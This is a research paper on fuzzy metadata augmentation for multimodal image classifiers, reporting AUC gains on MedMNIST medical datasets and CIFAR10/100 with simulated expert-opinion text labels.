Various artificial intelligence (AI) approaches, for example, deep neural networks (DNN), have been used successfully to process data in different domains beginning from the initial attempts [11, 16, 19, 23, 31, 41] to the recent advances [34]. These activities have become very intensive for the data processing in medical applications [6, 9]. They were thoroughly investigated in their solitary usage for the standard datasets like CIFAR10, CIFAR100 [28], ImageNet [29], and others. But the current necessity and problem is to port these approaches in the health care domain for classification tasks where datasets are different from the aforementioned standard datasets. Usually, specific medical datasets have a smaller number of images, more similar classes, and the classes that are very different from the classes in the standard datasets. It is especially important due to the known problem of porting the best DNNs trained on ImageNet dataset to Edge Computing devices with low computational resources. Additional aspects relate to the possibility of inclusion of some expert and patient opinions about the medical data used that could be considered as additional features (metadata augmentation—MDA). The patient/expert opinions can be expressed as exact ones, like additional medical description (a text label) of some easily detected class, or as fuzzy opinions, for example, like medical description (a text label) for a group of several easily indistinguishable classes.

The main objective of this work is to research the MDA effect on the multi-class classification problems for a wide range of various specific medical MedMNIST datasets with comparison for standard CIFAR10/CIFAR100 datasets. It is investigated on the basis of the previous approaches where the RetinaMNIST dataset was used only with multimodality (image and text inputs) and the similar labeling technique is described in detail in our previous publications [36, 37].

2 Background and Related Work

Recently, several multimodal [38] and fuzzy labeling approaches were proposed for various applications [46] including automatic summarization technology [8], music emotion classification [45], a smoother gradient for model training [30], landmine detection [10, 20, 24], speaker change detection [17], various fuzzy cluster labeling approaches [13, 47], and others. For example, variability in biological image interpretation by trained technologists was identified, and annotation "fuzziness" was quantified and found to correlate with reduced confidence in interpretation [2]. In data-driven prognostics and health management, the fuzzy labeling can effectively improve the source model performance in task transfer learning [33]. For remote sensing digital image classification the fuzzy labeling approach produced the highest quality, which was followed by the object-oriented fuzzy classifier [5]. Fuzzy labeling was used for segmentation tasks in the context of hand-object interaction detection [35], for magnetic resonance imaging (MRI) [15], etc.

Recently, on the basis of the MedMNIST datasets [43, 44], the diabetic retinopathy severity classification problem was considered for single modality (with image input) models and multimodality (with image and text inputs) models. In some practical situations, the influence of additional data, such as subjective, fuzzy “expert” opinions about patient health (that give “data leakage” on some extreme and similar classes), can be helpful and should be investigated in the wider range of standards and specific medical datasets.

3 Methodology

In this section, some experimental aspects are described, namely the standard and specific (medical) datasets with different types of visual data, some types of DNN models, and metrics. They were used to investigate the effect of fuzzy MDA (FMDA) on the performance of DNNs applied to the standard and specific (medical) datasets to solve the relevant classification problems.

3.1 Datasets

Standard Datasets CIFAR10 and CIFAR100. The CIFAR10 dataset is a set of general-purpose images that were widely used to test various computer vision (CV), machine learning (ML), and deep learning (DL) algorithms. It contains 60,000 color images in 10 different classes with image size 32×32 pixels (Fig. 1a) [28]. The CIFAR100 dataset is similar to the CIFAR10 dataset, but it contains images of 100 classes with 600 images per class (500 training images and 100 testing images) (Fig. 1b). The 100 classes in the CIFAR100 were grouped into 20 so-called superclasses where each image has a “fine” label (for the class to which it belongs) and a “coarse” label (for the superclass to which it belongs).

Specific Medical Datasets. The MedMNIST v2 dataset is a large-scale MNIST-like super-set of datasets with 2D and 3D standardized biomedical data [43, 44]. All images were pre-processed into a small size of 28×28 (2D) or $28 \times 28\times 28$ (3D) with the relevant classification labels. They include some basic data modalities in biomedical images and are designed to perform classification on lightweight 2D and 3D images with the dataset of various volumes (from 100 to 100,000 images) and different tasks (for example, for binary, multi-class, and multi-label classification, etc.). These datasets were used in various medical and general-purpose research and educational purposes in biomedical CV, ML, and DL applications.

The following datasets from the MedMNIST collection are used here: BloodMNIST with blood analysis images (Fig. 1c), DermaMNIST with dermatoscopic images (Fig. 1d), PathMNIST with histological images (Fig. 1e), and RetinaMNIST with retina fundus images (Fig. 1f).




Fig. 1 The examples of images from the standard CIFAR10 (**a**) and CIFAR100 (**b**) datasets and the specific medical datasets from MedMNIST collection that were used in this work: BloodMNIST (**c**), DermaMNIST (**d**), PathMNIST (**e**), and RetinaMNIST (**f**)

The BloodMNIST dataset is based on the original dataset [1] that contains images of individual normal cells, obtained from individuals without infection, hematologic or oncologic disease, and free of any pharmacologic treatment at the moment of blood collection. It has more than 17,000 images of 8 classes. The source images with 3 × 360 × 363 size were center-cropped into 3 × 200 × 200 size, and then resized into images with 3 × 28× 28 size (Fig. 1c).

The DermaMNIST dataset is based on the HAM10000 [7, 40] that contains dermatoscopic images of pigmented skin lesions. It has more than 10,000 dermatoscopic images of 7 different classes. The source images with 3 × 600 × 450 size were resized into images with 3 × 28 × 28 size (Fig. 1d).

The PathMNIST dataset is based on NCT-CRC-HE-100K dataset after the study for predicting survival from colorectal cancer histology slides for more than 100,000 image patches from stained histological images, and a test dataset (CRC-VAL-HE-7K) with more than 7,000 image patches from a different clinical center [21, 22]. The dataset has images of 9 types of classes. The source images with 3 × 224 × 224 size were resized into images with 3 × 28 × 28 size (Fig. 1e).

The RetinaMNIST dataset is based on the dataset from DeepDRiD [18] challenge. It has more than 1,500 retina fundus images of 5 classes for 5-level grading of diabetic retinopathy severity. The source images with sizes of 3 × 1,736 × 1,824 pixels were center-cropped with a window size of the length of the short edge, and then resized into images with 3 × 28 × 28 size (Fig. 1f).

3.2 Models and Fuzzy Metadata Augmentation

In this work, we expand the previously mentioned model with fuzzy metadata augmentation (FMDA). As a result, the Single Modality ResNet-based model (SM) with input images only (Fig. 2a) and the Multimodality ResNet-based model with Fuzzy Expert opinions (MMFE) with input images and fuzzy expert opinion text (Fig. 2b) were constructed. The maximal area under curve (AUC) values were chosen as the metrics (the details can be found elsewhere [4]) to compare the benchmarked result with results obtained in this work. The cross-validation (CV) study was performed for all models with regard to the train subsets of the standard and specialized datasets above mentioned.

MMFE models (Fig. 2) were prepared according to the following FMDA patterns (see the correspondent results below in Figs. 3, 4, 5, and 6).

For example, F_N ("one exact expert opinion") pattern (Figs. 3, 4) means one additional text modality with exact labeling for class N, for example, $N = 0$ for class 0 ("healthy" for RetinaMNIST), and fuzzy labeling for all other $N - 1$ classes ("ill" for RetinaMNIST with the higher levels of illness severity).

The more complicated F_k_l or F_k_l_m ("several fuzzy expert opinions") patterns (Fig. 4) mean groups of k, l, and m classes that were labeled by the fuzzy label as indistinguishable classes. For example, "F_1_2_2" means 1 additional text modality with one exact labeling for 1st class (value "1" for class 0—"healthy"), the fuzzy labeling for the next 2 classes (value "2" for classes from 1 to 2—"ill" with the various levels of severity), and the next fuzzy labeling for the next 2 classes (value "2" for classes from 3 to 4—"ill" with the higher levels of severity).

The separate F_super20 pattern used only for the CIFAR100 dataset (Fig. 7) means that every class from 20 superclasses obtained the additional text label of this superclass that created additional fuzzy labeling of each class from the current superclass.




Fig. 2 The single modality (SM) ResNet-based model with input images only (**a**) and the Multimodality (MM) ResNet-based model with input images and fuzzy expert opinion text (**b**) for RetinaMNIST dataset with 5 classes




Fig. 3 The mean AUC values after CV for single modality experiment (SINGLE) and various multimodality experiments (F_N) for the various classes (N) for RetinaMNIST (**a**), DermaMNIST (**b**), BloodMNIST (**c**), PathMNIST (**d**), and CIFAR10 (**e**) datasets. The "std" in the legend denotes $\sigma(A_s)$ for SINGLE experiment only

It leads to additional 20 fuzzy superlabels, i.e. 1 fuzzy superlabel for 5 classes inside every superclass.

4 Results

4.1 One Exact Expert Opinion

For F_N ("one exact expert opinion") pattern, the mean $\overline{A_{m,s}}$ and standard deviation $\sigma(A_{m,s})$ AUC values were calculated after CV experiments for the various classes (N) for RetinaMNIST (Fig. 3a), DermaMNIST (Fig. 3b), BloodMNIST (Fig. 3c), PathM-




Fig. 4 The mean AUC values after CV for single modality (SINGLE) and multimodality experiments (F_N, F_k_l, and F_k_l_m) for RetinaMNIST dataset

NIST (Fig. 3d), and CIFAR10 (Fig. 3e) datasets. The subscript s denotes the single modality experiment (SINGLE) and subscript m—various multimodality experiments (F_N). One can see that the SINGLE and F_N models used for various datasets lead to the different performance levels for various classes and datasets.

4.2 Fuzzy Expert Opinion

In similar way, for F_k_l or F_k_l_m (“several fuzzy expert opinons”), patterns $\overline{A_m}$ and $\sigma(A_m)$ values were calculated after CV (Fig. 4, Table 1).

Analogously, for the separate F_super20 pattern used only for CIFAR100 dataset, $\overline{A_{m,s}}$ and $\sigma(A_{m,s})$ values were calculated after CV (Fig. 7, Table 2).

5 Discussion

All multimodality models with FMDA (F_N) allowed us to get the higher AUC values for each class in comparison to the same class for single modality experiment (SINGLE) (Fig. 3). The differences (performance gains)

$$\Delta A(N) = \overline{A_m(N)} - \overline{A_s(N)} \tag{1}$$

between the mean AUC values for SINGLE modality experiment ($\overline{A_s(N)}$) and the mean AUC values values for various F_N multimodality experiments ($\overline{A_m(N)}$) were

Table 1 AUC values ($\overline{A_{m,s}} \pm \sigma(A_{m,s})$) after CV for RetinaMNIST dataset

Retina	Individual classes					All classes	
Model	0	1	2	3	4	Macro	Micro
Single	0.81 ± 0.01	0.62 ± 0.06	0.67 ± 0.02	0.74 ± 0.03	0.65 ± 0.03	0.70 ± 0.07	0.79 ± 0.02
F_0	–	0.78 ± 0.02	0.78 ± 0.02	0.80 ± 0.04	0.75 ± 0.04	0.82 ± 0.09	0.91 ± 0.01
F_1	0.86 ± 0.02	–	0.74 ± 0.02	0.79 ± 0.03	0.69 ± 0.06	0.81 ± 0.10	0.89 ± 0.01
F_2	0.88 ± 0.01	0.72 ± 0.02	–	0.85 ± 0.02	0.75 ± 0.01	0.84 ± 0.09	0.91 ± 0.01
F_3	0.85 ± 0.02	0.69 ± 0.02	0.79 ± 0.02	–	0.68 ± 0.06	0.80 ± 0.11	0.89 ± 0.01
F_4	0.82 ± 0.02	0.62 ± 0.03	0.70 ± 0.01	0.77 ± 0.03	–	0.77 ± 0.11	0.83 ± 0.01
F_1_2_2	–	0.88 ± 0.02	0.93 ± 0.03	0.96 ± 0.02	0.88 ± 0.05	0.93 ± 0.05	0.97 ± 0.01
F_1_3_1	–	0.80 ± 0.02	0.79 ± 0.02	0.82 ± 0.02	–	0.85 ± 0.07	0.92 ± 0.01
F_2_1_2	0.94 ± 0.01	0.84 ± 0.03	–	0.88 ± 0.05	0.80 ± 0.06	0.88 ± 0.05	0.93 ± 0.02
F_2_2_1	0.93 ± 0.01	0.85 ± 0.02	0.88 ± 0.01	0.85 ± 0.02	–	0.89 ± 0.04	0.93 ± 0.01
F_2_3	0.94 ± 0.01	0.86 ± 0.03	0.85 ± 0.01	0.83 ± 0.02	0.77 ± 0.04	0.85 ± 0.06	0.92 ± 0.01
F_3_2	0.86 ± 0.01	0.70 ± 0.03	0.82 ± 0.01	0.95 ± 0.01	0.86 ± 0.04	0.84 ± 0.08	0.90 ± 0.02

calculated and plotted (Figs. 5, 6) for the various classes (N) for RetinaMNIST (Fig. 5a), DermaMNIST (Fig. 5b), BloodMNIST (Fig. 6a), PathMNIST (Fig. 6b), and CIFAR10 (Fig. 6c) datasets.

For each dataset, the better performance gains $\Delta A(N)$ were observed for the harder recognizable classes inside each dataset, but the level of the reverse correlation $\Delta A(N) \sim 1/\overline{A_s(N)}$ is under investigations now and will be published later. All multimodality models with FMDA demonstrate the better performance gains for the specific medical datasets in the order of $\Delta A(N)$: RetinaMNIST, DermaMNIST, PathMNIST, and BloodMNIST. This order correlates with the order of $\overline{A_s(N)}$ for these datasets. It means that FDMA allows to get the better performance gains for the harder recognizable datasets that is very important for practice. That is why the further discussion will be concentrated on the RetinaMNIST dataset (with CIFAR100 for comparison) that demonstrates the lowest performance by $\overline{A_s(N)}$ for single modality model (SINGLE) and the highest performance gain by $\Delta A(N)$ for multimodality models with FMDA.




Fig. 5 $\Delta A(N)$ for various multimodality experiments (F_N) for the various classes (N) for RetinaMNIST (**a**) and DermaMNIST (**b**) datasets. The lines in the legend mean $\sigma_{max}(A_{macro})$, $\sigma_{max}(A_{micro})$, and $\sigma_{max}(A_s(N))$—the maximal standard deviation values for A_{macro}, A_{micro}, and $A_s(N)$ (accordingly) values among all experiments. "No changes" dotted line is given as a guide for eyes

The highest AUC values were emphasized by the **bold** font in Tables 1 and 2. Empty cells in Table 1 mean that this additional text labeling allows us to determine exactly the correspondent classes (direct "data leakage") and they are useless for our discussion. For example, for the separate classes in RetinaMNIST dataset, the following highest performance gains ΔA were observed for F_1_2_2 model with FMDA (Table 1, Fig. 4, line F_1_2_2): 26% for class 1 (from 0.62 up to 0.88) and for class 2 (from 0.67 up to 0.93), 22% for class 3 (from 0.74 up to 0.96) and 23% for class 4 (from 0.65 up to 0.88). As to class 0, several multimodality models F_2_1_2, F_2_2_1, and F_2_3 demonstrated the similar performance gains by 12–13% (from




Fig. 6 $\Delta A(N)$ for various multimodality experiments (F_N) for the various classes (N) for BloodMNIST (**a**), PathMNIST (**b**), and CIFAR10 (**c**) datasets




Fig. 7 The mean AUC values for the various classes after CV for single modality (SINGLE) and multimodality (F_20) experiments for CIFAR100 dataset. The "std" colors in the legend denote the limits of standard deviations for the correspondent experiments: SINGLE, $\sigma(A_s)$ (blue) and F_super20, $\sigma(A_m)$ (red)

Table 2 AUC values ($\overline{A_{m,s}} \pm \sigma(A_{m,s})$) after CV for CIFAR100 dataset

CIFAR100	All classes	
Model	Macro	Micro
Single	0.932 ± 0.031	0.935 ± 0.01
F_20	0.990 ± 0.003	0.992 ± 0.001

0.81 up to 0.93–0.94) (Table 1, Fig. 4, lines F_2_1_2, F_2_2_1, and F_2_3). It can be explained by the "data leakage" by the FMDA labeling inside the pairs-families of the close and hardly recognizable classes (0 and 1, 1 and 2, 2 and 3, 3 and 4). It stimulates DNNs for search of hidden "common" features among classes in the families and, at the same time, for search of hidden "different" features "differentiating" these families from each other. This phenomenon can be demonstrated by F_super20 model used with FMDA labeling by 20 families-superclasses on CIFAR100 (Fig. 7, Table 2).

The performance gains $\Delta A(N)$ were observed for all 100 classes from 0.1 up to 11% (Fig. 7), ΔA_{macro} up to 5.8%, and ΔA_{micro} up to 5.7%. Moreover, the level of uncertainty due to the variability of data measured by the standard deviation was decreased by $\sim$ 10 times for $\sigma(A_{macro})$ from 0.031 to 0.003, and for $\sigma(A_{micro})$ from 0.010 to 0.001 (Table 2).

Again, it can be explained by the above-mentioned "data leakage" by the FMDA labeling between and inside the families-superclasses of the close and hardly recognizable 5 classes inside each superclass [28]. The number of false positive and false negative predictions decreases, especially between 20 families-superclasses, but the number of true positive predictions grows as can be seen in the confusion matrices (Fig. 8).




Fig. 8 The confusion matrix for CIFAR100 for single modality (**a**) and multimodality (F_20) (**b**) experiments for the various classes

In general, the most part of the improvements obtained by FMDA are rather beyond the limits of the standard deviations and can be estimated as significant ones. In a practical sense, it means, for example, for RetinaMNIST dataset and problem that a medical expert can obtain the powerful tool for distinguishing several similar classes from some family-superclass of classes if the expert is sure that the investigated image relates to this family-superclass and has the model trained by FMDA labeling for such family-superclass. For some classes in the hardest RetinaMNIST dataset from MedMNIST at least, FMDA gives the performance gain from 12 up to 26%. FMDA can be efficiently used in addition, to the previous efforts to increase the efficiency of the classification models by various data augmentation methods [12, 14], batch size optimization [25], hyperparameter tuning [25–27], image size optimization [39], and dataset size [32] in medical and more general applications.

6 Conclusions

The proposed fuzzy metadata augmentation (FMDA) method can be effectively used for image classification problems for single-modal data (with image input) model and multimodal input data (with image and text inputs). The effect of additional data like subjective fuzzy "expert" opinions about patient health state (that provide "data leakage" on some extreme and similar classes) can be helpful in some practical medical situations. In this work, these text opinions were simulated by additional (augmented) metadata from simulated questionnaires for the standard CIFAR10/CIFAR100 and specific MedMNIST datasets, namely RetinaMNIST, BloodMNIST, DermaMNIST, and PathMNIST. In comparison to SM, MMFE models allowed us to reach the various statistically significant improvements of classification performance by area under curve (AUC) values for all classes in the range from 12 to 26% of AUC mean values that are rather beyond the limits of the AUC standard deviation of ∼1–3% measured by cross-validation and can be estimated as significant ones. To sum up, for RetinaMNIST dataset among different types of metadata augmentation multimodal model with F_1_2_2 FMDA allowed us to reach the highest AUC value for separate classes 1–4 and for macro and micro AUC values after cross-validation. Also, the multimodal models with F_2_1_2, F_2_2_1, and F_2_3 FMDA allowed us to reach the highest AUC value for class 0. It can be explained by the "data leakage" by the FMDA labeling inside the pairs-families of the close and hardly recognizable classes (0 and 1, 1 and 2, 2 and 3, 3 and 4). It stimulates DNNs for search of hidden "common" features among classes in these families and, at the same time, for search of hidden "different" features "differentiating" these families from each other. This phenomenon was demonstrated by results on CIFAR100 where F_super20 model is used with FMDA labeling by 20 families-superclasses with the performance gains for all 100 classes from 0.1 up to 11%, and up to 5.7% for macro and micro AUC values after cross-validation.

As to the future scope of the proposed work, interpretability is very important in medical applications [3, 42], where the model not only needs to propose a clinical decision, but also to explain it. In general, the proposed fuzzy metadata augmentation, namely, usage of the additional modalities with "data leakage" on the extreme and similar classes, and their combinations could be a useful strategy for the better classification and decision interpretation of some hardly classified illnesses and in the more general context. The key idea is to augment the black-box DNN by an interpretable decision tree (by FMDA) with a tree-like class hierarchy consisting of the original classes (e.g., 0–4 illness levels in RetinaMNIST) and their superclasses (e.g., "healthy" or "1–2 levels" or "3–4" illness levels). The superclasses are added as the decision tree (that can be more complicated than shown here) of rough "expert" opinions. The advantages of such an approach are (a) a pre-defined hierarchy of the FMDA "expert" opinions leads up to the better class prediction inside each superclass, (b) random hierarchies of the FMDA "expert" opinions also can be generated and the best one could be selected which helps not only make diagnose, but also understand why the best model makes such prediction by analysis of the newly observed best hierarchy and the newly observed links that were hidden before in the black-box DNN.

References

1. Acevedo A, Merino A, Alférez S, Molina Á, Boldú L, Rodellar J (2020) A dataset of microscopic peripheral blood cell images for development of automatic recognition systems. Data Brief 30
2. Alouani DJ, Ransom EM, Jani M, Burnham CA, Rhoads DD, Sadri N (2022) Deep convolutional neural networks implementation for the analysis of urine culture. Clin Chem 68(4):574–583

3. Banegas-Luna AJ, Peña-García J, Iftene A, Guadagni F, Ferroni P, Scarpato N, Zanzotto FM, Bueno-Crespo A, Pérez-Sánchez H (2021) Towards the interpretability of machine learning predictions for medical applications targeting personalised therapies: a cancer case survey. Int J Mol Sci 22(9):4394
4. Bradley AP (1997) The use of the area under the roc curve in the evaluation of machine learning algorithms. Pattern Recog 30(7):1145–1159
5. Chen W, Ji M (2010) Comparative analysis of fuzzy approaches to remote sensing image classification. In: 2010 seventh international conference on fuzzy systems and knowledge discovery, vol 2. IEEE, pp 537–541
6. Chen YW, Jain LC (2020) Deep learning in healthcare. Springer
